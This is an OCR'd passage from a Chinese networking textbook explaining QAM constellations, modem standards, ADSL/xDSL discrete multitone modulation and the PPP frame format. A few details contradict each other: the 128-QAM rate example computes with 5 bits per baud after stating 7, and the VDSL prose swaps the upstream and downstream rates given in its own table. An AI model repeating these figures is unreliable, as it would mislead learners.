


图2.5　正交幅度调制的发送和接收过程

QAM载波信号的每一种状态由幅度值和相位值来共同确定，单位：波特（baud）。每个载波状态可用相位图上的一个信号点来表示，称为QAM星座图（constellation），如图2.6所示。代表载波信号的点与直角坐标原点的距离表示载波的幅度，信号点与原点的连线与0°横坐标的夹角为载波信号的相位。例如，在图2.6上图中的星座图共有32个点，说明此信号共有32种不同的状态，记为32-QAM，每个状态可以代表的数据量为$\log_2(32)=5$bit。5bit的二进制数共有32个（00000，00001，……，11111），因此可建立一个对照表，将载波的32种状态与32个5bit数对应起来，这样每种载波的状态对应着唯一的一个5bit的数据组。当接收端每收到一个载波状态，就可查表得出该状态代表的5bit数据。每秒钟收到的状态数（baud/s）乘以每个状态所代表的比特数（bit/baud）就等于QAM的信道速率。例如，在图2.6的下图中，载波信号共有128种不同的状态，记为128-QAM，每种状态的载波可传输携带的数据量为$\log_2(128)=7$bit。如果每秒钟传输2400个不同状态的载波，即波特率为2400baud/s，每波特传输5bit数据，那么此QAM通信系统的数据传输速率为2400baud/s×5bit/baud＝12 000bit/s。

信号点越多的星座图，每个波特（即载波信号状态）可表示的数据量越大，但是相邻信号点之间的距离越小（即相邻信号状态的幅度差和相位差减小），当受到传输过程中的噪声等干扰后越容易产生误判，导致接收误码率增加。而信号点越少的星座图，相邻信号点的距离




图 2.6 V.32 和 V.32 bis 调制解调器的 QAM 星座图和主要技术参数

越大(即相邻信号状态的幅度差和相位差较大),受到同样幅度的干扰后不易产生误判,抗干扰的能力较强,但是每波特所能表示的数据较少,数据传输速率较低。因此通信的双方需根据线路质量和干扰状况,在保证一定误码率情况下,实测并协商尽可能采用较高速率的 QAM 星座图。

3. 调制解调器的技术标准

调制解调器遵循国际电信联盟 ITU-T 序列的技术规范,当前常用的几个技术标准简介如下:

(1) V.32 和 V.32 bis 调制解调器。V.32 调制解调器使用的调制方式称为格码调制(Trellis-coded modulation),这是一种包含 1bit 冗余纠错码的正交幅度调制技术。发送方先将输入的串行数据流划分为 4bit 的数据段,由每段的 4bit 计算出 1bit 的纠错码,转换为 5bit 的线路码组发送出去。多出来的 1bit 是由数据段的值按纠错码的计算方法算出来的,用于接收端的检错。在接收端,根据收到的每个载波状态,获得对应的 5bit 的线路码组,取出其中的 1bit 纠错码对 4bit 的数据进行纠错,然后抛弃纠错码,得到 4bit 的数据。将每个载波状态传输的数据串接在一起形成串行数据流输出。

V.32 使用 32-QAM 星座图的调制模式,线路的波特率为 2400 baud/s。因为每 5bit 的线路码组中只有 4bit 数据,因此数据速率=4×2400=9600bps。

V.32 bis 是 ITU-T 的第一个支持 14400bps 传输速率的调制解调器标准。它使用 128-QAM 星座图的调制模式,每波特传输 7bit 数据(7bit/baud),其中有 1bit 是误码控制。因此数据速率为(7−1)×2400=14400bps。此调制解调器可以根据传输线路的传输质量,自动选择传输速率为 9600bps 或 14400bps。图 2.6 为 V.32 和 V.32 bis 的 QAM 调制星座图和主要技术参数。

(2) V.90 调制解调器。它的传输速率可达 56kbps,当一台 PC 通过 V.90 调制解调器连接到 ISP 互联网服务提供商的时候,从 ISP 到 PC 的最大下行速率为 56kbps,而从 PC 到 ISP 的最大上行速率为 33.6kbps。这是因为从 ISP 到 PC 的下行数字信号没有量化噪声,信噪比 SNR 较高。而从 PC 向 ISP 上行传输信号的时候,Modem 发送的数字调制的模拟信号在电信局的交换机中被取样和量化,量化噪声降低了 SNR 信噪比,上行极限速率为 33.6kbps。

（3）V.92 调制解调器。它能根据信道的噪声情况调整传输速率，最大上行速率为 48kbps，最大下行速率仍为 56kbps。它的附加功能之一是，当 PC 在上网的时候，如果有电话呼入，可以中断互联网的连接，转入语音电话状态。

2.1.5 数字用户线路 xDSL

当利用电话音频信道进行数据通信的 Modem 传输速率达到理论极限后，电信公司开发了新的高速访问互联网的技术：数字用户线路（Digital Subscriber Line，DSL）。它采用了两个重要的技术来提高数据传输速率：

（1）仍然使用现有的电话线路，但是取消了电话信道中的 300～4000Hz 语音带通滤波器，因此可用带宽就可扩展到双绞线的上限频率约 1.1MHz。

（2）采用离散多音调制技术，将双绞线的可用带宽分为 256 个模拟子信道，每个子信道用 QAM 数字调制，多个子信道并行传输数据。DSL 包括一组不同的技术规范：ADSL、VDSL、HDSL 和 SDSL。由于每种技术规范名称的差别只是第一个字母，因此也称为 xDSL。

1. ADSL

第一种技术规范是非对称数字用户线路（Asymmetric Digital Subscriber Line，ADSL），非对称是因为它的下行速率（从 ISP 到 PC 的数据传输）高于上行速率（从 PC 到 ISP 的数据传输）。该技术适合于居民用户利用已有的双绞线路访问互联网，不适合于要求上行和下行数据速率相等的商业应用（例如双向可视电话会议等）。它采用以下两个技术充分地利用了整个用户线路的可用带宽。

（1）利用现有的用户线路，但取消电信交换局中电话信道的 300～4000Hz 话音滤波器，这样双绞线的实际可利用带宽可达约 1.1MHz。xDSL 就可以在现有的双绞线上实现模拟话音信号和计算机数据的同时双向传输。

电话双绞线的 1.1MHz 传输带宽只是理论值，由于不同用户与电信局的线路长度不同、电线质量不同等因素，导致不同用户线路的实际可用带宽不同。xDSL 系统在传输数据之前，自动对线路的传输带宽和各频点的信噪比进行测量，为双方的本次通信协商选定一组技术参数（包括使用的子信道数和各子信道的 QAM 调制星座图等），然后再进行通信。因此 ADSL 的传输速率不是固定的，根据不同用户电缆的传输质量有所不同。

（2）离散多音调制技术。xDSL 采用离散多音调制技术（Discrete Multi-tone Technique，DMT），它是正交幅度调制（QAM）和频分多路复用（FDM）的一种组合技术。它将双绞线的理论可用带宽 1.104MHz 划分为 256 个子信道，子信道编号为 0～255，每个子信道的频率带宽为 4.312kHz。将计算机网络的串行数据转换为多路并行数据，每路数据对一个子信道载波进行 QAM 调制，利用多个子信道并行传输。到了接收端，再将多个并行子信道的 QAM 传输的数据解调后，转换为计算机网络的串行数据，如图 2.7 所示。将 0～255 号子信道分为如下几个部分。

① 话音模拟信号：使用子信道 0 号（0～4kHz）传输话音信号，与传统的有线电话系统兼容。

② 隔离保护频带：子信道 1～5 号（4～26kHz）为空闲频段，用于话音和数据频带的隔离。




图 2.7　离散多音调制技术

ADSL 中的频段划分如图 2.8 所示。



图 2.8　ADSL 中的频段划分

③ 上行数据和控制信号：子信道 6～30 号(26～108kHz,共 25 个子信道)用于传输上行数据和控制信号。其中 1 个子信道用于控制,24 个子信道用于传输上行数据,每个子信道使用 4kHz 带宽(小于 4.312kHz,留保护频带),采用 QAM 调制,每波特传输数据为 0～15bit/baud。因此理论上最高上行数据传输速率为：24 个子信道×4000 波特/秒×15 比特/波特＝1.44Mbps。然而,实际中一般小于 500kbps,因为在每次通信前对电缆的自适应测量中会发现,有些子信道的载波频率上信噪比太差,不能采用高信号点的 QAM 星座图调制,有些子信道甚至不能使用,如图 2.9 所示。




图 2.9　根据每个子信道的实测信噪比分配不同数量的比特 QAM 调制后并行传输

④ 下行数据和控制信号：子信道 31～255 号(138～1104kHz,共 225 个子信道)用于传输下行数据和控制信号。1 个子信道用于控制,224 个子信道用于传输下行数据,因此理论上最高下行数据传输速率为：224 个子信道×4000 波特/秒×15 比特/波特＝13.4Mbps。

实际中的下行速率一般低于 8Mbps，原因是有些用户线路上的部分子信道信噪比太差，不能使用。

如图 2.9 所示，xDSL 上网的第一步是先实测线路的通信质量，根据每个子信道的信噪比给它们分配不同的 bit/baud 的 QAM 调制方案。让信噪比高的子信道中每波特调制传输的比特数较多，让信噪比差的子信道中每波特调制传输的比特数较少，甚至为 0 比特。多个子信道分别调制后并行传输，这样就可以在双绞线上获得比 Modem 更高的数据传输速率。

(3) 用户端的 ADSL 调制解调器。如图 2.10 所示，用户端的本地线路(双绞线)连接到一个滤波器，将话音信号和数据信号分离开，用户端的 ADSL 调制解调器使用 DMT 离散多音调制技术对计算机上网的上行数据进行调制，对来自电信局的下行数据进行解调。




图 2.10 ADSL 的网络结构

(4) 电信公司端的 DSLAM。在电信公司的一端安装的设备称为"数字用户线访问多路复用器"(digital subscriber line access multiplexer，DSLAM)，它的功能与用户端的 ADSL 调制解调器相同，在上网用户与互联网服务提供商的网络之间转发 IP 数据包或以太网数据帧(PPPoE)。

2. HDSL

高比特率数字用户线路(High-bit-rate Digital Subscriber Line，HDSL)使用 2 对双绞线分别传输上行和下行数据，可用于替代 T-1 或 E-1 线路(1.544 或 2.048Mbps)，它采用 2B1Q 的线路编码，数据速率 1.544Mbps，传输距离通过中继器后可达 3.86km。HDSL 使用两对双绞线进行全双工的传输。

3. SDSL

对称数字用户线路(Symmetrical Digital Subscriber Line，SDSL)是使用一对双绞线的 HDSL 版本。它对通信的两个方向各提供全双工的对称的通信速率 768kbps，适用于商务用户。

4. VDSL

超高比特率数字用户线路(Very High-bit-rate Digital Subscriber Line，VDSL)是 ADSL 的一个改进版，它使用同轴电缆、光纤或近距离的双绞线进行传输，上行数据速率 25～55Mbps，下行数据速率 3.2Mbps。通信距离 1～3km。表 2.1 是上述各 DSL 技术的对照表。

表 2.1 各种 DSL 技术的对照

技术	下行速率	上行速率	通信距离	双绞线	线路编码
ADSL	1.5～6.1Mbps	16～640kbps	4km	1	DMT
HDSL	1.5～2.0Mbps	1.5～2.0Mbps	4km	2	2B1Q
SDSL	768kbps	768kbps	4km	1	2B1Q
VDSL	25～55Mbps	3.2Mbps	1～3km	1	DMT

2.1.6 点对点的数据通信协议 PPP

点对点数据通信协议(Point-to-Point Protocol,PPP)用于通过数据通信系统的一个专用信道为网络计算机或以太网之间提供点对点的数据链路层通信服务,它是高级数据链路控制 HDLC 协议的一个版本。例如:①家庭用户使用 Modem 或 ADSL,通过点对点的电话线连接将 PC 计算机接入互联网服务提供商(ISP)的网络。②广泛使用 PPPoE 协议将以太网协议、PPP 协议与 IP 协议结合起来,用于在点对点的通信网上实现以太局域网与互联网的远程接入。③在 IP over SDH 中,将 IP 包封装到 PPP 帧中,通过 SDH 同步数据网进行点对点的远程传输,构成广域网或城域网的主干。

PPP 提供以下服务:

- PPP 定义了通信双方交换的数据帧的结构。
- PPP 定义了通信双方如何协商建立连接,以及如何交换数据的规程。
- PPP 定义了网络层的数据如何被封装在数据链路层的帧中。
- PPP 定义了通信的双方如何进行相互间的身份认证。
- PPP 提供多种网络层的服务,可传输一些网络层的协议数据。
- PPP 还提供网络地址的配置,用于向另一端的计算机传输临时的网络地址配置参数。

PPP 不能完成的功能:

- PPP 不提供流量控制,发送方逐个发送数据帧,并不考虑接收方是否发生了溢出。
- PPP 的误码控制很简单,使用循环冗余码 CRC 字段来检测误码。如果收到的帧出错,只是悄悄地将其抛弃,由上层协议来解决丢帧的问题。由于误码控制和帧顺序的控制手段的缺失,会导致收到的数据包乱序。
- PPP 只提供点对点的通信,对于有多点连接的数据通信系统中,PPP 不具备复杂的地址寻址策略。

1. PPP 的帧结构

PPP 是一个面向字节的协议(Byte-oriented Protocol),即传输的数据以字节为基本单位。图 2.11 是它的帧结构格式。在点对点连接中,可以用它来传输 IP 包、以太网帧等各种不同协议的数据。



图 2.11 点对点协议的帧结构

(1) 标记字段:长度 1 字节(01111110),用于标记一个 PPP 帧的起点位置。

(2) 地址字段:长度 1 字节(11111111),这是全 1 的广播地址。因为 PPP 点对点通信中,只有一个发送端和一个接收端,因此数据帧的目的地址可以使用广播地址,并且不需传送源地址。

(3) 控制字段:长度 1 字节(00000011)。由于 PPP 不提供任何流量控制,差错控制也仅限于 FCS 中的 CRC 检错。此字节也是无必要的,可以通过双方的协商将其省略。

(4) 协议类型字段：默认长度为 2 字节，但是双方也可协商将其改为 1 字节长。它标识了帧内有效载荷数据段里封装的数据协议类型。例如，帧内有效载荷封装的是 IP 包或其他网络层数据，则此协议类型字段的值为 0x0021，链路控制协议 LCP 为 0xC021，身份认证协议 AP 为 0xC023 和 0xC223，网络控制协议 NCP 为 0x8021 等。注意，符号 0x 表示它右边的是十六进制数。

(5) 有效载荷数据段：默认最大长度为 1500 字节，但是也可通过双方的协商改变。如果此字段的字节模式是(01111110)，则说明此字段中的用户数据未满 1500 字节的最大长度，因此加入了填充数据。

(6) 帧检错序列(Frame Check Sequence，FCS)：它是长度 2 字节或 4 字节的标准的循环冗余检错码(CRC)(见附录 D)。它用于检测 PPP 帧传输中产生的误码。

2. PPP 通信过程中的 6 个阶段

PPP 通信过程分为以下 6 个阶段，可以用如图 2.12 所示的状态转换图来说明。




图 2.12　PPP 通信过程的 6 个阶段

(1) 停用阶段：在 PPP 链路的停用阶段，物理线路上没有载波信号。

(2) 建立连接的阶段：当链路的结点之一要发起通信，就要进入建立连接的状态，通信的双方进行本次通信过程中所需要使用的技术参数及可选项的协商。如果协商成功，就进入到身份认证阶段(如果需要进行认证的话)，或者直接进入网络层的连接阶段。此阶段的任务通过交换链路控制协议包来完成。有几种不同的链路控制协议包。

